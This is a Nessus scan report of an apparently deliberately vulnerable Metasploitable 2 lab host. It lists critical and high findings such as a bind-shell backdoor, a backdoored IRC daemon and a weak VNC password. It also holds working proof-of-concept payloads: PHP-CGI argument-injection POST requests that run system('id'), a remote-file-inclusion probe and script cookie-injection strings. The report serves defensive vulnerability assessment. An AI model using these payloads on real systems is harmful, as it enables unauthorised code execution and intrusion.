

# metaspoitable\_2

Report generated by Tenable Nessus<sup>™</sup>

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# 192.168.50.101



#### Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.50.101
MAC Address: 08:00:27:28:FB:58

OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

#### **Vulnerabilities**

# 171340 - Apache Tomcat SEoL (<= 5.5.x)

### Synopsis

An unsupported version of Apache Tomcat is installed on the remote host.

#### Description

According to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

#### See Also

https://tomcat.apache.org/tomcat-55-eol.html

#### Solution

Upgrade to a version of Apache Tomcat that is currently supported.

#### Risk Factor

Critical

#### CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

# CVSS v2.0 Base Score

# 10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

# Plugin Information

Published: 2023/02/10, Modified: 2024/05/06

# Plugin Output

# tcp/8180/www

URL : http://192.168.50.101:8180/

Installed version : 5.5
Security End of Life : September 30, 2012

Time since Security End of Life (Est.) : >= 12 years

# 51988 - Bind Shell Backdoor Detection

# Synopsis

The remote host may have been compromised.

# Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

#### Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

# Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

#### Plugin Output

#### tcp/1524/wild\_shell

# 201352 - Canonical Ubuntu Linux SEoL (8.04.x)

# Synopsis

An unsupported version of Canonical Ubuntu Linux is installed on the remote host.

# Description

According to its version, Canonical Ubuntu Linux is 8.04.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

#### See Also

http://www.nessus.org/u?3bdb2d2e

#### Solution

Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

#### Risk Factor

Critical

# CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

#### CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

## Plugin Information

Published: 2024/07/03, Modified: 2025/03/26

#### Plugin Output

#### tcp/80/www

```
OS : Ubuntu Linux 8.04
Security End of Life : May 9, 2013
Time since Security End of Life (Est.) : >= 12 years
```

# 32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

# Synopsis

The remote SSH host keys are weak.

# Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

## See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

#### Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

#### Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

#### References

BID 29179

CVE CVE-2008-0166

XREF CWE:310

**Exploitable With** 

Core Impact (true)

# Plugin Information

Published: 2008/05/14, Modified: 2024/07/24

Plugin Output

tcp/22/ssh

# 32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

# Synopsis

The remote SSL certificate uses a weak key.

# Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

## See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

#### Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

#### Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

#### References

BID 29179

CVE CVE-2008-0166

XREF CWE:310

**Exploitable With** 

Core Impact (true)

# Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/25/smtp

# 32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

# Synopsis

The remote SSL certificate uses a weak key.

# Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

## See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

#### Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

#### Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

#### References

BID 29179

CVE CVE-2008-0166

XREF CWE:310

**Exploitable With** 

Core Impact (true)

# Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/5432/postgresql

# 46882 - UnrealIRCd Backdoor Detection

Synopsis

The remote IRC server contains a backdoor.

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277

https://seclists.org/fulldisclosure/2010/Jun/284

http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID 40820

CVE CVE-2010-2075

Exploitable With

CANVAS (true) Metasploit (true)

Plugin Information

Published: 2010/06/14, Modified: 2022/04/11

Plugin Output

# tcp/6667/irc

```
The remote IRC server is running as : uid=0(root) gid=0(root)
```

# 61708 - VNC Server 'password' Password

# Synopsis

A VNC server running on the remote host is secured with a weak password.

# Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

#### Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2012/08/29, Modified: 2015/09/24

Plugin Output

tcp/5900/vnc

Nessus logged in using a password of "password".

# 70728 - Apache PHP-CGI Remote Code Execution

# Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

# Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

#### Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

# Risk Factor

High

# CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

# CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

#### CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

#### CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

# References

53388
CVE-2012-1823
CVE-2012-2311
CVE-2012-2335
CVE-2012-2336
CERT:520827
EDB-ID:29290
EDB-ID:29316
CISA-KNOWN-EXPLOITED:2022/04/15

# **Exploitable With**

#### CANVAS (true) Core Impact (true) Metasploit (true)

## Plugin Information

Published: 2013/11/01, Modified: 2023/04/25

#### Plugin Output

#### tcp/80/www

```
Nessus was able to verify the issue exists using the following request :
----- snip
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+
%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F
%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F
%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E
%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F
%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F
%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 115
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
<?php echo "Content-Type:text/html\r\n\r\n"; echo 'php_cgi_remote_code_execution-1758674597';</pre>
system('id'); die; ?>
----- snip
This produced the following output :
----- snip
uid=33(www-data) gid=33(www-data) groups=33(www-data)
----- snip -----
```

# 39465 - CGI Generic Command Execution

# Synopsis

Arbitrary code may be run on the remote server.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

#### See Also

https://en.wikipedia.org/wiki/Code\_injection

http://projects.webappsec.org/w/page/13246950/OS%20Commanding

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address command execution flaws.

# Risk Factor

High

# CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

# References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:77
XREF	CWE:78
XREF	CWE:713
XREF	CWE:722
XREF	CWE:727
XREF	CWE:741
XREF	CWE:751
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

# Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

# Plugin Output

## tcp/80/www

# 39469 - CGI Generic Remote File Inclusion

# Synopsis

Arbitrary code may be run on the remote server.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

#### See Also

https://en.wikipedia.org/wiki/Remote\_File\_Inclusion

http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

# Risk Factor

High

# CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

#### References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:434
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

# Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

#### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to web code injection :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=http://GWFVEvjU.example.com/
----- output -----
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://GWFVEvjU.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
+ The 'page' parameter of the /mutillidae/index.php CGI:
/mutillidae/index.php?page=http://GWFVEvjU.example.com/
----- output -----
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<br/><b>Warning</b>: include(http://GWFVEvjU.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://192.168.50.101/mutillidae/?page=http://GWFVEvjU.example.com/
http://192.168.50.101/mutillidae/index.php?page=http://GWFVEvjU.example.com/
Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to web code injection :
/mutillidae/index.php [do=toggle-hints&page=http://GWFVEvjU.example.com/
&username=anonymous]
----- output -----
<b>Warning: include() [<a href='function.include'>function.in [...]
<br/><b>Warning</b>: include(http://GWFVEvjU.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>: i [...]
```

# 42424 - CGI Generic SQL Injection (blind)

# Synopsis

A CGI application hosted on the remote web server is potentially prone to SQL injection attack.

# Description

By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a very different response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database.

An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.

#### See Also

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

http://www.nessus.org/u?ed792cf5

http://www.nessus.org/u?11ab1866

#### Solution

Modify the affected CGI scripts so that they properly escape arguments.

#### Risk Factor

High

#### CVSS v3.0 Base Score

8.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L)

#### CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

## References

XREF	CWE:20
XREF	CWE:77
XREF	CWE:89
XREF	CWE:91
XREF	CWE:203
XREF	CWE:643
XREF	CWE:713
XREF	CWE:722

XREF	CWE:727
XREF	CWE:751
XREF	CWE:801
XREF	CWE:810
XREF	CWE:928
XREF	CWE:929

### Plugin Information

Published: 2009/11/06, Modified: 2024/06/14

#### Plugin Output

#### tcp/80/www

```
Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to blind SQL injection :
+ The 'page' parameter of the /mutillidae/index.php CGI:
/mutillidae/index.php [username=anonymous&do=toggle-hints&page=home.phpz
zanonymous&do=toggle-hints&page=home.phpyy]
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=home.php">Toggle Hint
s</a><a href="./index.php?do=toggle-security&page=home.php"
">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=home.phpyy">Toggle Hi
nts</a><a href="./index.php?do=toggle-security&page=home.p"</pre>
hpyy">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
/mutillidae/index.php [username=anonymous&do=toggle-hints&page=home.phpz
zanonymous&do=toggle-hints&page=home.phpyy] {2}
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=home.php">Toggle Hint
s</a><a href="./index.php?do=toggle-security&page=home.php">
php
">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=home.phpyy">Toggle Hi
\label{local_normalisation} $$  \text{nts}</a><a href="./index.php?do=toggle-security&page=home.p" }  
hpyy">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
```

-----[...]

# 59088 - PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution

# Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

#### Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

#### See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

http://www.php.net/archive/2012.php#id2012-05-08-1

http://www.php.net/ChangeLog-5.php#5.3.13

http://www.php.net/ChangeLog-5.php#5.4.3

http://www.nessus.org/u?80589ce8

https://www-304.ibm.com/support/docview.wss?uid=swg21620314

#### Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

#### Risk Factor

High

## CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

# CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

#### References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
XREF	CERT:520827
XREF	EDB-ID:18834
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

# **Exploitable With**

#### CANVAS (true) Core Impact (true) Metasploit (true)

# Plugin Information

Published: 2012/05/14, Modified: 2022/03/28

# Plugin Output

#### tcp/80/www

```
Nessus was able to verify the issue exists using the following request :
snip
POST /dvwa/dvwa/includes/DBMS/DBMS.php?-d+allow_url_include%3don+-d+safe_mode%3doff+-d
+suhosin.simulation%3don+-d+open_basedir%3doff+-d+auto_prepend_file%3dphp%3a//input+-n HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 82
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
<?php echo 'php_cgi_query_string_code_execution-1758674597'; system('id'); die; ?>
---- snip
This produced the following output :
----- snip
uid=33(www-data) gid=33(www-data) groups=33(www-data)
----- snip
```

# 19704 - TWiki 'rev' Parameter Arbitrary Command Execution

# Synopsis The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability. Description The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id. See Also http://www.nessus.org/u?c70904f3 Solution Apply the appropriate hotfix referenced in the vendor advisory. Risk Factor High CVSS v3.0 Base Score 8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H) CVSS v3.0 Temporal Score 8.2 (CVSS:3.0/E:F/RL:O/RC:C) CVSS v2.0 Base Score 7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P) CVSS v2.0 Temporal Score 6.2 (CVSS2#E:F/RL:OF/RC:C) References BID 14834 CVF CVF-2005-2877 **Exploitable With**

# Metasploit (true)

# Plugin Information

Published: 2005/09/15, Modified: 2025/05/14

# Plugin Output

# tcp/80/www

# 36171 - phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

## **Synopsis**

The remote web server contains a PHP application that is affected by a code execution vulnerability.

#### Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities:

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.
- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.

An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

#### See Also

https://www.tenable.com/security/research/tra-2009-02

http://www.phpmyadmin.net/home\_page/security/PMASA-2009-4.php

## Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

#### Risk Factor

High

#### CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

### CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

#### References

BID 34526

CVE CVE-2009-1285
XREF TRA:TRA-2009-02
XREF SECUNIA:34727

XREF CWE:94

# Plugin Information

Published: 2009/04/16, Modified: 2022/04/11

Plugin Output

tcp/80/www

# 125855 - phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)

# Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

# Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

# See Also

http://www.nessus.org/u?c9d7fc8c

#### Solution

Upgrade to phpMyAdmin version 4.8.6 or later.

Alternatively, apply the patches referenced in the vendor advisories.

#### Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

#### References

BID 108617

CVE CVE-2019-11768

# Plugin Information

Published: 2019/06/13, Modified: 2024/11/22

# Plugin Output

# tcp/80/www

URL : http://192.168.50.101/phpMyAdmin Installed version : 3.1.1

Installed version : 3.1.1 Fixed version : 4.8.6

# 10205 - rlogin Service Detection

#### **Synopsis**

The rlogin service is running on the remote host.

# Description

The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.

Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

#### Solution

Comment out the 'login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

CVE CVE-1999-0651

**Exploitable With** 

Metasploit (true)

Plugin Information

Published: 1999/08/30, Modified: 2022/04/11

Plugin Output

tcp/513/rlogin

# 12085 - Apache Tomcat Default Files

# Synopsis

The remote web server contains default files.

# Description

The default error page, default index page, example JSPs and/or example servlets are installed on the remote Apache Tomcat server. These files should be removed as they may help an attacker uncover information about the remote Tomcat install or host itself.

#### See Also

http://www.nessus.org/u?4cb3b4dd

https://www.owasp.org/index.php/Securing\_tomcat

#### Solution

Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2004/03/02, Modified: 2024/09/03

#### Plugin Output

#### tcp/8180/www

The following default files were found :

http://192.168.50.101:8180/tomcat-docs/index.html

The server is not configured to return a custom page in the event of a client requesting a non-existent resource.

This may result in a potential disclosure of sensitive information about the server to attackers.

# 11411 - Backup Files Disclosure

# Synopsis

It is possible to retrieve file backups from the remote web server.

# Description

By appending various suffixes (ie: .old, .bak, ~, etc...) to the names of various files on the remote host, it seems possible to retrieve their contents, which may result in disclosure of sensitive information.

### See Also

http://www.nessus.org/u?8f3302c6

#### Solution

Ensure the files do not contain any sensitive information, such as credentials to connect to a database, and delete or protect those files that should not be accessible.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2003/03/17, Modified: 2023/07/10

### Plugin Output

### tcp/80/www

```
It is possible to read the following backup files :
  - File
                          : /twiki/bin/view/Main/WebHome~
   URL
                          : http://192.168.50.101/twiki/bin/view/Main/WebHome~
   Response body snippet :
                            ----- snip ------
   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht [...]</pre>
   <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
   <head>
    <title> TWiki . Main . WebHome
                                    </title>
    <meta http-equiv="Content-Type" content="text/html; charset=ISO-88 [...]</pre>
   <base href="http://192.168.50.101/twiki/bin/view/Main/WebHome" />
   </head>
   <body bgcolor="#ffffff">
    <a name="PageTop"></a>
    <form name="main" action="/twiki/bin/view/Main/WebHome">
```

```
----- snip
- File
                  : /twiki/bin/search/Main/SearchResult~
          : http://192.168.50.101/twiki/bin/search/Main/SearchResult~
 URL
 Response body snippet :
 snip
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht [...]</pre>
 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
 <title>TWiki . Main (search result)</title>
 <meta http-equiv="Content-Type" content="text/html; charset=ISO-88 [...]</pre>
 <meta name="robots" content="noindex" />
 <base href="http://192.168.50.101/twiki/bin/view/Main/WebHome" />
 </head>
 <body bgcolor="#ffffff">
 <a name="PageTop"></a>
 ----- snip -----
```

### 40984 - Browsable Web Directories

# **Synopsis**

Some directories on the remote web server are browsable.

# Description

Multiple Nessus plugins identified directories on the web server that are browsable.

#### See Also

http://www.nessus.org/u?0a35179e

#### Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

#### Risk Factor

Medium

# CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

#### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

#### Plugin Information

Published: 2009/09/15, Modified: 2021/01/19

### Plugin Output

### tcp/80/www

```
The following directories are browsable:

http://192.168.50.101/dav/
http://192.168.50.101/dvwa/dvwa/
http://192.168.50.101/dvwa/dvwa/css/
http://192.168.50.101/dvwa/dvwa/images/
http://192.168.50.101/dvwa/dvwa/includes/
http://192.168.50.101/dvwa/dvwa/includes/DBMS/
http://192.168.50.101/dvwa/dvwa/js/
http://192.168.50.101/mutillidae/documentation/
http://192.168.50.101/mutillidae/styles/
http://192.168.50.101/mutillidae/styles/
```

http://192.168.50.101/test/ http://192.168.50.101/test/testoutput/

# 44136 - CGI Generic Cookie Injection Scripting

# Synopsis

The remote web server is prone to cookie injection attacks.

# Description

The remote web server hosts at least one CGI script that fails to adequately sanitize request strings with malicious JavaScript.

By leveraging this issue, an attacker may be able to inject arbitrary cookies. Depending on the structure of the web application, it may be possible to launch a 'session fixation' attack using this mechanism.

#### Please note that:

- Nessus did not check if the session fixation attack is feasible.
- This is not the only vector of session fixation.

#### See Also

https://en.wikipedia.org/wiki/Session fixation

https://www.owasp.org/index.php/Session\_Fixation

http://www.acros.si/papers/session\_fixation.pdf

http://projects.webappsec.org/w/page/13246960/Session%20Fixation

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

### Risk Factor

#### Medium

### CVSS v2.0 Base Score

### 4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

#### References

XREF	CWE:472
XREF	CWE:642
XREF	CWE:715
XREF	CWE:722

### Plugin Information

Published: 2010/01/25, Modified: 2022/04/11

#### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cookie manipulation :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=<script>document.cookie="testktiy=4893;"</script>
----- Output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estktiy=4893;"</script>">Toggle Hints</a><a href="./index.
php?do=toggle-security&page=<script>document.cookie="testktiy=4893;"</sc
ript>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
+ The 'page' parameter of the /mutillidae/index.php CGI :
/mutillidae/index.php?page=<script>document.cookie="testktiy=4893;"</scr
ipt>
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estktiy=4893;"</script>">Toggle Hints</a><a href="./index.
php?do=toggle-security&page=<script>document.cookie="testktiy=4893;"</sc
ript>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
/mutillidae/index.php?do=toggle-hints&page=<script>document.cookie="test
ktiy=4893;"</script>&username=anonymous
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estktiy=4893;"</script>">Toggle Hints</a><a href="./index.
php?do=toggle-security&page=<script>document.cookie="testktiy=4893;"</sc
ript>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
```

# 49067 - CGI Generic HTML Injections (quick test)

### Synopsis

